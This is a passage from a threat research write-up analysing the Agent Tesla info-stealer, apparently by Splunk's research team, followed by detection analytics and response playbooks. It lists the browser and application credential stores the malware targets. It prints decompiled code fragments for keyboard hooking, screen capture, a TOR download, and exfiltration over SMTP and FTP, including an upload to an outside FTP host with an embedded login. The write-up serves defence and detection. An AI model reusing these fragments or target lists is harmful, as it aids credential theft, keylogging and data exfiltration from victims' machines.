- "Sleipnir 6", "%APPDATA%\Fenrir
Inc\Sleipnir5\setting\modules\ChromiumViewer"
- "Opera", "%APPDATA%\Opera Software\Opera Stable"
- "Comodo Dragon", "%APPDATA%\Comodo\Dragon\User Data"
- "Chrome", "%APPDATA%\Google\Chrome\User Data"
- "Yandex", "%APPDATA%\Yandex\YandexBrowser\User Data"
- "SRWare Iron", "%APPDATA%\Chromium\User Data"
- "Torch Browser", "%APPDATA%\Torch\User Data"
- "Brave Browser", "%APPDATA%\BraveSoftware\Brave-Browser\User Data"
- "CoolNovo", "%APPDATA%\MapleStudio\ChromePlus\User Data"
- "7Star", "%APPDATA%\7Star\7Star\User Data"
- "Epic Privacy Browser", "%APPDATA%\Epic Privacy Browser\User Data"
- "Amigo", "%APPDATA%\Amigo\User Data"
- "CentBrowser", "%APPDATA%\CentBrowser\User Data"
- "CocCoc", "%APPDATA%\CocCoc\Browser\User Data"
- "Chedot", "%APPDATA%\Chedot\User Data"
- "Elements Browser", "%APPDATA%\Elements Browser\User Data"
- "Kometa", "%APPDATA%\Kometa\User Data"
- "Citrio", "%APPDATA%\CatalinaGroup\Citrio\User Data"
- "Coowon", "%APPDATA%\Coowon\Coowon\User Data"
- "Liebao Browser", "%APPDATA%\liebao\User Data"
- "QIP Surf", "%APPDATA%\QIP Surf\User Data"
- "QQ Browser", "%APPDATA%\Tencent\QQBrowser\User Data"
- "UC Browser", "%APPDATA%\UCBrowser\"
- "Orbitum", "%APPDATA%\Orbitum\User Data"

- "Sputnik", "%APPDATA%\Sputnik\Sputnik\User Data"
- "uCozMedia", "%APPDATA%\uCozMedia\Uran\User Data"
- "Vivaldi", "%APPDATA%\Vivaldi\User Data"
- "QIP Surf", "%APPDATA%\QIP Surf\User Data"
- "Coowon", "%APPDATA%\Coowon\Coowon\User Data"

T1555.005 - Password Managers

Aside from stealing browser secrets, it also attempts to steal passwords from commonly used applications like OpenVpn, FileZilla and Mailbird. It accomplishes this by reading registry entries, decrypting/decoding or parsing local databases or by reading configuration files. The table below is the list of the targeted applications that are related to this data collection.

OPEN VPN	CYBERFOX	THUNDERBIRD	FILEZILLA
FLASHFXP	POC MAIL	UC BROWSERS	AEROFox
WINSCP	POSTBOX	MYSQL WORKBENCH	BLACKHAWK
NORDVPN	OUTLOOK	FALKON	EM CLIENT
IE EDGE	FTP GETTER	APPLE KEYCHAIN	SEA MONKEY
PALE MOON	RimArts	WATERFOX	ICE DRAGON
FTP CMDER	MAILBIRD	JDOWNLOADER DB	PSI
ICECAT	FLOCK BROWSER	SMARTFTP	DOWNLOADMGR
INCREDIMAIL	OPERA	TRILLIAN	K-MELEON
PIA	QQBROWSER	COREFTPCLAWS MAIL	FTP NAVI
	WS_FTP		UBATMAILBIRD
	MS CREDENTIALS		
	ManagerMULTI-VNC		

T1056.001 - KeyLogging

This Agent Tesla sample is also capable of installing a Keylogger on the compromised host. It uses the SetWindowsHookEx Windows API to install a hook procedure that monitors low-level keyboard input events. Figure 7 shows the code snippet where it setup the windows hook procedure for keyboard events.

```

try
{
    int num = 0;
    do
    {
        string moduleName = Process.GetCurrentProcess().MainModule.ModuleName;
        IntPtr moduleHandle = global::A.c.A.GetModuleHandle(moduleName);
        this.A = (IntPtr)global::A.c.A.SetWindowsHookEx(13, this.A, moduleHandle, 0);
        if (this.A != IntPtr.Zero)
        {
            break;
        }
        num++;
    }
    while (num <= 10);
}

```

Figure 7

Command And Control - TA0011

T1090.003 - TOR Proxy

Agent Tesla also uses TOR proxy for its HTTP requests. It tries to download a TOR application on a specific TOR website. Figure 8 shows its function that downloads the TOR browser that will be saved as “tor.zip” file in the %appdata% folder.

```

{
    string text = "https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip";
    try
    {
        string text2 = "https://www.theonionrouter.com/dist.torproject.org/torbrowser/";
        string text3 = "<a.+?href\\s*=\\s*([\\\"'])?(?<href>.+)\\1[^\"]*>";
        Regex regex = new Regex(text3, RegexOptions.None);
        string text4 = "";
        int num = 0;
        string text5 = "";
        using (WebClient webClient = new WebClient())
        {
            text5 = webClient.DownloadString(text2);
        }
        try
        {

```

Figure 8

Collection - TA0009

T1113 - Screen Capture

Figure 9 shows the code snippet of how Agent Tesla software captures the desktop screenshot of the compromised machine and it will be saved in the memory stream and later sent to its C2 server.


```
    }
    EncoderParameter encoderParameter;
    if (num == 8)
    {
        System.Drawing.Imaging.Encoder quality;
        encoderParameter = new EncoderParameter(quality, 50L);
        num = 9;
    }
    ImageCodecInfo imageCodecInfo;
    if (num == 7)
    {
        imageCodecInfo = d.A.A(ImageFormat.Jpeg);
        num = 8;
    }
    if (num == 13)
    {
        bitmap.Save(memoryStream, imageCodecInfo, encoderParameters);
        num = 14;
    }
}
```

Figure 9

Exfiltration - TA0010

T1041 - Exfiltration Over C2 Channel

During analysis of this Agent Tesla sample it was identified to have 3 ways to exfiltrate stolen sensitive information of the compromised host. The exfiltrated data may be either sent via FTP, SMTP and HTTP command and control server. Figure 10 shows the code snippet on how the agent will set up each method to exfiltrate data.

```
private static void mw_tor_http_request(int int_0, string string_0 = "")
{
    string text = "%urlkey%";
    try
    {
        global::A.C.c c = new global::A.C.c();
        if (global::A.C.A.b)
        {
            if (!c.mw_look_for_tor_process(global::A.C.A.A) | (global::A.C.A.A == 0))
            {
                c.mw_kill_possible_tor_process();
                c.mw_download_tor();
                global::A.C.A.A = c.mw_late_bindingA("-f " + c.A + "\\Data\\Tor\\torrc");
            }
            c.mw_tor_connect();
        }
    }
}

```

http request via TOR

```
SmtplibClient smtpClient = new SmtplibClient();
NetworkCredential networkCredential = new NetworkCredential("%mailadress%", "%password%");
smtpClient.Host = "%smtp%";
smtpClient.EnableSsl = global::A.C.A.f;
smtpClient.UseDefaultCredentials = false;
smtpClient.Credentials = networkCredential;
smtpClient.Port = global::A.C.A.B;
MailAddress mailAddress = new MailAddress("%toemail%");
MailAddress mailAddress2 = new MailAddress("%mailadress%");
MailMessage mailMessage = new MailMessage(mailAddress2, mailAddress);
mailMessage.Subject = string_0;

```

SMTP

```
FtpWebRequest ftpWebRequest = (FtpWebRequest)WebRequest.Create("ftp://ftp.boloni.ma/" + string_0);
ftpWebRequest.Credentials = new NetworkCredential("info@boloni.ma", " ");
ftpWebRequest.Method = "STOR";
Stream requestStream = ftpWebRequest.GetRequestStream();
requestStream.Write(byte_0, 0, byte_0.Length);
requestStream.Close();
requestStream.Dispose();

```

FTP

The remote C2 server was down during the analysis of this sample. STRT experimented with its SMTP communication to be able to see how the exfiltrated data looks like on the attacker side. We used a fake SMTP server by rwood ([smtp4dev](#)) to forward all the exfiltrated data of this sample.

Attacker Perspective

Data Exfiltration

Figure 11 shows the email sent by the Agent Tesla to the fake SMTP server containing a .zip file attachment with the filename format "CO_<username>/<ComputerName><DateTime>.zip".

This .zip file contains the collected browser data, which in our case is the cookie.sqlite file.

In addition, it includes the basic system information which is the UserName, ComputerName, OSFullName, CPU and RAM.




Figure 11

Figure 12 shows the email sent by the Agent Tesla malware related to the desktop screenshots of the compromised machine. We can see that it has same format email body that contain system information, except that the format of the desktop screenshot .jpeg file is “SC_<username>/<ComputerName><DateTime>.jpeg”




Figure 12

Lastly Figure 13.1 (notepad++) and 13.2 (firefox) shows the email sent by this sample during our testing related to its keylogging feature. This malware checks if the log.tmp (keylog file) in %temp% exists; if not, it will directly send the keystroke that keylogs in its C2, in this case via SMTP.

Below shows the couple of keys typed by the user and the process related to that keystroke.




Figure 13.1



Figure 13.2

For this type of exfiltration the subject of the email has a format of “KL_<username>/<ComputerName>”.

Detections

Below is the table list for detections that the STRT developed to identify possible Agent Tesla behavior and malicious .chm behavior.

Type	Name	Technique ID	Tactic	Description
TTP	<u>Detect Html Help Spawn Child Process</u>	<u>T1218.001</u>	<u>Defense Evasion</u>	The following analytic identifies hh.exe (HTML Help) execution of a Compiled HTML Help (CHM) that spawns a child process.
Anomaly	<u>Excessive Usage Of Taskkill</u>	<u>T1562.001</u>	<u>Defense Evasion</u>	This analytic identifies excessive usage of taskkill.exe application.

TTP	<u>Executables Or Script Creation In Suspicious Path</u>	<u>T1036</u>	<u>Defense Evasion</u>	This analytic will identify suspicious executable or scripts (known file extensions) in a list of suspicious file paths in Windows.
Anomaly	<u>Non Chrome Process Accessing Chrome Default Dir</u>	<u>T1555.003</u>	<u>Credential Access</u>	This search is to detect an anomaly event of a non-chrome process accessing the files in chrome user default folder.
Anomaly	<u>Non Firefox Process Access Firefox Profile Dir</u>	<u>T1555.003</u>	<u>Credential Access</u>	This search is to detect an anomaly event of a non-firefox process accessing the files in the profile folder.
TTP	<u>Office Application Drop Executable</u>	<u>T1566.001</u>	<u>Initial Access</u>	This search is to detect a suspicious MS office application that drops or creates executables or scripts in a Windows Operating System.
TTP	<u>Office Application Spawn Rundll32 Process</u>	<u>T1566.001</u>	<u>Initial Access</u>	This detection was designed to identify suspicious spawned processes of known MS office applications due to macro or malicious code.
TTP	<u>Office Document Executing Macro Code</u>	<u>T1566.001</u>	<u>Initial Access</u>	this detection was designed to identifies suspicious office documents that using macro code.
Hunting	<u>Powershell Connect To Internet With Hidden Window</u>	<u>T1059</u>	<u>Execution</u>	The following hunting analytic identifies PowerShell commands utilizing the WindowStyle parameter to hide the window on the compromised endpoint.

TTP	<u>Scheduled Task Deleted Or Created Via Cmd</u>	<u>T1053.005</u>	<u>Execution, Persistence, Privilege Escalation</u>	The following analytic identifies the creation or deletion of a scheduled task using schtasks.exe with flags - create or delete being passed on the command-line.
TTP	<u>Suspicious Process File Path</u>	<u>T1543</u>	<u>Execution, Persistence, Privilege Escalation</u>	The following analytic will detect a suspicious process running in a file path where a process is not commonly seen and is most commonly used by malicious software.
TTP	<u>Detect Html Help Spawn Child Process</u>	<u>T1218.001</u>	<u>Defense Evasion</u>	The following analytic identifies hh.exe (HTML Help) execution of a Compiled HTML Help (CHM) that spawns a child process.
TTP	<u>Registry Keys Used For Persistence (mod)</u>	<u>T1546.012</u>	<u>Persistence, Privilege Escalation</u>	This search looks for modifications to registry keys that can be used to elevate privileges.
Hunting	<u>Windows Iso Lnk File Creation (mod)</u>	<u>T1566.001</u>	<u>Initial Access</u>	The following analytic identifies the use of a delivered ISO file that has been mounted and the aforementioned lnk or file opened within it.
Hunting	<u>Windows Phishing Recent Iso Exec Registry (mod)</u>	<u>T1566.001</u>	<u>Initial Access</u>	The following hunting analytic identifies registry artifacts when an ISO container is opened, clicked or mounted on the Windows operating system.
TTP	<u>Powershell Loading Dotnet Into Memory Via Reflection (mod)</u>	<u>T1059.001</u>	<u>Execution</u>	The following analytic utilizes PowerShell Script Block Logging (EventCode=4104) to identify suspicious PowerShell execution.

Hunting	<u>Windows File Transfer Protocol In Non Common Process Path(new)</u>	<u>T1071.003</u>	<u>Command and Control</u>	The following analytic identifies a possible windows application having a FTP connection in a non common installation path in windows operating system.
Anomaly	<u>Windows Mail Protocol In Non Common Process Path (new)</u>	<u>T1071.003</u>	<u>Command and Control</u>	The following analytic identifies a possible windows application having a SMTP connection in a non common installation path in windows operating system.
Anomaly	<u>Windows Multi Hop Proxy Tor Website Query (new)</u>	<u>T1071.003</u>	<u>Command and Control</u>	The following analytic identifies a dns query to a known TOR proxy website.

Automate with SOAR Playbooks

All of the previously listed detections create entries in the risk index by default, and can be used seamlessly with risk notables and the [Risk Notable Playbook Pack](#). The community Splunk SOAR playbooks below can also be used in conjunction with some of the previously described analytics:

Playbook	Description
----------	-------------

<u>Internal Host SSH Investigate</u>	Investigate an internal *nix host using SSH. This pushes a bash script to the endpoint and runs it, collecting generic information about the processes, user activity and network activity. This includes the process list, login history, cron jobs and open sockets. The results are zipped up in .csv files and added to the vault for an analyst to review.
<u>Internal Host WinRM Investigate</u>	Performs a general investigation on key aspects of a windows device using windows remote management. Important files related to the endpoint are generated, bundled into a zip, and copied to the container vault.
<u>Delete Detected Files</u>	This playbook acts upon events where a file has been determined to be malicious (ie webshells being dropped on an end host). Before deleting the file, we run a “more” command on the file in question to extract its contents. We then run a delete on the file in question.

Why Should You Care?

With this article the Splunk Threat Research Team (STRT) enables security analysts, blue teamers and [Splunk customers](#) to identify the Agent Tesla tactics, techniques and procedures. By understanding its behaviors, we were able to generate telemetry and datasets to develop and test Splunk detections designed to defend and respond against this type of threats.

Learn More

You can find the latest content about security analytic stories on [GitHub](#) and in [Splunkbase](#). [Splunk Security Essentials](#) also has all these detections now available via push update.

For a full list of security content, check out the [release notes](#) on [Splunk Docs](#).

Feedback

Any feedback or requests? Feel free to put in an issue on Github and we'll follow up. Alternatively, join us on the [Slack](#) channel [#security-research](#). Follow [these instructions](#) if you need an invitation to our Splunk user groups on Slack.

Contributors

We would like to thank [Teoderick Contreras](#), [Michael Haag](#), [Mauricio Velazco](#) and [Lou Stella](#) for their contributions to this post.